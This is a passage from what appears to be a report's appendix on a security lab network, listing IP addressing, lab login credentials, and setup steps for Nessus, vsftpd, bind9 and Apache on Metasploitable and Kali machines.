


Fig. 142. A webpage designed to mimic the end users behaviour with respect to a client side attack

- D. Machine Configurations – Proxy Zone
 - i. Samba Server (Metasploitable2)

- **Login Credentials**
 Username – mfsconsole
 Password – mfsconsole
 These credentials are for the admin.
 Username – root
 Password – asdf
 These credentials are for any other user who wants to login
- **IP Addressing**
 IP Address 192.168.20.11 with subnet mask 255.255.255.0 and default gateway 192.168.20.101

```

root@P1:Proxy_server:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:31
          inet addr:192.168.20.11  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5031/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15393 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1115036 (1.0 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:17013 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17013 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8298153 (7.9 MB)  TX bytes:8298153 (7.9 MB)

root@P1:Proxy_server:~# █

```

Fig. 143. Samba Server IP Addressing

ii. *Web Server (Metasploitable2)*

- **Login Credentials**
 Username – mfsconsole
 Password – mfsconsole
 These credentials are for the admin.
 Username – root
 Password – asdf
 These credentials are for any other user who wants to login
- **IP Addressing**
 IP Address 192.168.20.21 with subnet mask 255.255.255.0 and default gateway 192.168.20.101

```

root@P2:Apache_Web_server:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:32
          inet addr:192.168.20.21  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5032/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16238 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7529 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1080567 (1.0 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:17986 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17986 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8778323 (8.3 MB)  TX bytes:8778323 (8.3 MB)

root@P2:Apache_Web_server:~# █

```

Fig. 144. Apache Webserver IP Addressing

iii. *MySQL Database Server (Metasploitable2)*

- **Login Credentials**

Username – mfsconsole

Password – mfsconsole

These credentials are for the admin.

Username – root

Password – asdf

These credentials are for any other user who wants to login

- **IP Addressing**

IP Address 192.168.20.31 with subnet mask 255.255.255.0 and default gateway 192.168.20.101

```

root@P3:MySQL_server:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:33
          inet addr:192.168.20.31  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5033/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15763 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3633 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1165358 (1.1 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:17878 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17878 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8723058 (8.3 MB)  TX bytes:8723058 (8.3 MB)

root@P3:MySQL_server:~# █

```

Fig. 145. MySQL Server IP Addressing

iv. *FTP Server (Metasploitable2)*

- **Login Credentials**

Username – mfsconsole

Password – mfsconsole

These credentials are for the admin.

Username – root

Password – asdf

These credentials are for any other user who wants to login

- **IP Addressing**

IP Address 192.168.20.41 with subnet mask 255.255.255.0 and default gateway 192.168.20.101

```
root@P4:ftp_server:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:34
          inet addr:192.168.20.41  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5034/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15982 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3771 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1271464 (1.2 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:17883 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17883 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8721772 (8.3 MB)  TX bytes:8721772 (8.3 MB)

root@P4:ftp_server:~# █
```

Fig. 146. FTP Server IP Addressing

v. *Kali Linux Machine (to act as a Vulnerability Scanner)*

- **Login Credentials**

Username: kali

Password: kali

These credentials are for the Nessus.

Username – root

Password – root

- **IP Addressing**

IP Address 192.168.20.51 with subnet mask 255.255.255.0 and default gateway 192.168.20.101


```
File Actions Edit View Help
GNU nano 4.9.3 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

Source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
#auto eth0
#iface eth0 inet dhcp

auto eth0
iface eth0 inet static
address 192.168.20.51
netmask 255.255.255.0
gateway 192.168.20.101

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo
```

Fig. 147. Kali IP Addressing

- **Nessus Installation on Kali Linux**

Kali Linux is a Debian-based Linux distribution. It contains several tools that help at advanced Security Auditing and penetration testing and are pre-installed with various information security tasks such as Computer Forensics, Reverse Engineering, and Security Research. Kali is maintained by Offensive Security, a leading information security training company. [128]

Firstly Nessus-8.13.1-debian6_amd64 is downloaded from the official Nessus essential website and installed in the Kali Linux virtual machine.

Source : <https://www.tenable.com/products/nessus/select-your-operating-system>




Fig. 148. Nessus Debian Setup file.

Once the file is successfully downloaded Kali terminal is opened and navigated Nessus file and below commands are used to install Nessus Vulnerability scanner.

```
# dpkg -i "Nessus-8.13.1-debian6_amd64.deb"
```

Dpkg : Dpkg is a tool used to install, remove, and manage the Debian packages.

-i : Install the application

Nessus services can be initiated using the below command and can be accessed using the URL <https://kali:8834/>.

```
# /bin/systemctl start nessusd.service
```

```
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
Nessus-8.13.1-debian6_amd64.deb
root@kali:~/Downloads# dpkg -i "Nessus-8.13.1-debian6_amd64.deb"
Selecting previously unselected package nessus.
(Reading database ... 257956 files and directories currently installed.)
Preparing to unpack Nessus-8.13.1-debian6_amd64.deb ...
Unpacking nessus (8.13.1) ...
Setting up nessus (8.13.1) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner

root@kali:~/Downloads# /bin/systemctl start nessusd.service
root@kali:~/Downloads#
```

Fig. 149. Nessus Installation

Nessus essential is accessed in a web browser using the URL, and basic setup such as username, password, Activation code, login id, and password is configured. Once the account is successfully created, login to Nessus.




Fig. 150. Nessus Web Login

E. Machine Configurations – Demilitarized Zone

i. Metasploitable2 Linux as FTP Server

Login Credentials

Username: root

Password: asdf

IP Addressing

IP Address 192.168.30.11 with subnet mask 255.255.255.0 and default gateway 192.168.30.101

```
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:35
          inet addr:192.168.30.11  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5035/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2502 errors:0 dropped:0 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:117030 (114.2 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:376 (376.0 B)  TX bytes:376 (376.0 B)

root@metasploitable:~# █
```

Fig. 151. FTP Server IP addressing

Installation Steps involved in the FTP server.

To install FTP server on Metasploitable2 linux below steps were performed,

- a. An opensource ftp utility was installed using the command,
`apt-get install vsftpd`

- b. vsftpd.conf file contains configuration for FTP server. In the file /etc/vsftpd.conf below configurations were updated,
`write_enable=YES`
`anonymous_enable=NO`
`anon_upload_enable=NO`
`anon_mkdir_write_enable=NO`
`dirmessage_enable=YES`
`xferlog_enable=YES`
`connect_from_port_20=YES`
`ls_recurse_enable=YES`
`listen=NO`
`local_enable=NO`
`local_umask=022`
`one_process_model=YES`
`idle_session_timeout=120`
`data_connection_timeout=300`
`accept_timeout=60`
`anon_max_rate=50000`
`anon_mkdir_write_enable=NO`
`anon_other_write_enable=NO`
`max_clients=100`
`max_per_ip=4`

ii. Metasploitable2 Linux as DNS Server

- **Login Credentials**

Username: root

Password: asdf

- **IP Addressing**

IP Address 192.168.30.21 with subnet mask 255.255.255.0 and default gateway 192.168.30.101

```

root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:36
          inet addr:192.168.30.21  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5036/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:555194 errors:0 dropped:0 overruns:0 frame:0
          TX packets:751946 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23128914 (22.0 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2946 (2.8 KB)  TX bytes:2946 (2.8 KB)

root@metasploitable:~# █

```

Fig. 152. DNS server IP addressing

Steps involved in DNS Server.

- a. Bind9 provides free DNS management with forward and reverse lookup zones. To install bind9, below command was used,
`apt-get install bind9`
- b. After successful installation of bind9 service on virtual machine, basic name resolution configurations were performed in named.conf.local file,
 To edit named.conf.local file, `nano /etc/bind/named.conf.local` command was used.
- c. Below configurations were added to the named.conf.local file


```

zone "missm.com" {
type master;
file "/etc/bind/zones/missm.com.db";
};
zone " 21.30.168.192.in-addr.arpa" {
type master;
file "/etc/bind/zones/rev.21.30.168.192.in-addr.arpa.";
};

```
- d. To configure forward and reverse zone, new name resolution zone directory was created under /etc/bind directory
- e. Under /etc/bind/zones directory, new domain zone was created with the name missm.com.db
- f. missm.com.db file was edited and below configurations were added to the file,

```

; BIND data file for missm.com
;
$TTL 14400
@ IN SOA ns1.missm.com. host.missm.com. (
201006601 ; Serial
7200 ; Refresh
120 ; Retry
2419200 ; Expire

```

```
604800) ; Default TTL
```

```
missm.com. IN NS ns1.missm.com.  
missm.com. IN NS ns2.missm.com.  
missm.com. IN A 192.168.30.21
```

```
ns1 IN A 192.168.30.21  
ns2 IN A 192.168.30.21  
www IN CNAME missm.com.  
ftp IN CNAME missm.com.  
missm.com. IN TXT "v=spf1 ip4:192.168.30.21 a mx ~all"
```

- g. Under /etc/bind/zones directory, new reverse zone was created with the name rev.31.30.168.192.in-addr.arpa
- h. rev.21.30.168.192.in-addr.arpa file was edited with below configuration,
@ IN SOA missm.com. host.missm.com. (
2010081401;
28800;
604800;
604800;
86400);
IN NS ns1.missm.com.
4 IN PTR missm.com.
- i. Upon editing forward and reverse zone files, **resolv.conf** file which is responsible for nameserver configuration under /etc location was edited with below configuration,
search missm.com
nameserver 192.168.30.21
- j. Finally, bind9 service was restarted using below command,
/etc/init.d/bind9 restart
- k. To test the configurations, **dnsutils** tool was installed and below command was executed,
dig missm.com

Above command queries domain name server and generates domain name records for the domain missm.com.

iii. *Metasploitable3 Linux as Web Server*

- **Login Credentials**
Username: root
Password: asdf
- **IP Addressing**
IP Address 192.168.30.31 with subnet mask 255.255.255.0 and default gateway 192.168.30.101

```

root@metasploitable3-ub1404:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:37
          inet addr:192.168.30.31  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5037/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1704 errors:0 dropped:0 overruns:0 frame:0
          TX packets:920 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:74748 (74.7 KB)  TX bytes:102002 (102.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4531326 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4531326 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2274174027 (2.2 GB)  TX bytes:2274174027 (2.2 GB)

root@metasploitable3-ub1404:~# █

```

Fig. 153. Web Server IP addressing

Steps involved in web Server.

1. The following command was used to instal the Apache2 Web Server.

```
$ sudo apt-get install apache2
```
2. The apache2.conf file includes Apache Web server configuration. By typing nano /etc/apache2/apache2.conf, the following configuration was added to the /etc/apache2/apache2.conf file:

```

Mutex file:${APACHE_LOCK_DIR} default
PidFile ${APACHE_PID_FILE}
Timeout 300
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 5
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}
HostnameLookups Off
ErrorLog ${APACHE_LOG_DIR}/error.log
LogLevel warn
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
Include ports.conf
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>
<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>

```



```

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
AccessFileName .htaccess
<FilesMatch "^\.ht">
    Require all denied
</FilesMatch>
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-
Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-
Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

```

3. **Project Directory:** By default, the document root directory is **/var/www/html**. All web files were created in this directory.

4. **Enabling of Ports:** Ports were enabled in **/etc/Apache2/ports.conf** file, the following port configuration was enabled to the **/etc/apache2/.conf** file.

```

Listen 80
<IfModule ssl_module>
    Listen 443
</IfModule>
<IfModule mod_gnutls.c>
    Listen 443
</IfModule>


```

F. Machine Configurations – External Zone

In total four kali machines are using in the untrusted zone. All the untrusted Kali Linux machines are running on the Kali-Linux 2020.3 version operating system. All the four machines are configured as shown below. The ID and password of the kali machines which are using in the untrusted zone are “root:root”.

i. Configuration of E1

- **Login Credentials**
Username: root
Password: root
- **IP Addressing**
IP Address 10.10.10.11 with subnet mask 255.0.0.0 and default gateway 10.10.10.100



```
Shell No.1
File Actions Edit View Help
GNU nano 4.9.3 /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.10.10.11
netmask 255.0.0.0
gateway 10.10.10.100

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

Fig. 154. E1 (Kali Linux) Ip addressing

ii. Configuration of E2


- **Login Credentials**

Username: root

Password: root

- **IP Addressing**

IP Address 10.10.10.12 with subnet mask 255.0.0.0 and default gateway 10.10.10.100



```
Shell No.1
File Actions Edit View Help
GNU nano 4.9.3 /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.10.10.12
netmask 255.0.0.0
gateway 10.10.10.100

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

Fig. 155. E2 (Kali Linux) Ip addressing

iii. *Configuration of E3*


- **Login Credentials**

Username: root

Password: root

- **IP Addressing**

IP Address 10.10.10.13 with subnet mask 255.0.0.0 and default gateway 10.10.10.100

A screenshot of a terminal window titled "Shell No. 1" showing the nano text editor editing the file "/etc/network/interfaces". The editor's menu bar includes "File", "Actions", "Edit", "View", and "Help". The main text area contains the following configuration:

```
GNU nano 4.9.3 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.10.10.13
netmask 255.0.0.0
gateway 10.10.10.100
```

The bottom status bar shows various keyboard shortcuts such as ^G Get Help, ^O Write Out, ^W Where Is, ^K Cut Text, ^J Justify, ^C Cur Pos, ^X Exit, ^R Read File, ^\ Replace, ^U Paste Text, ^T To Spell, and ^_ Go To Line.

Fig. 156. E3 (Kali Linux) Ip addressing

iv. *Configuration of E4*

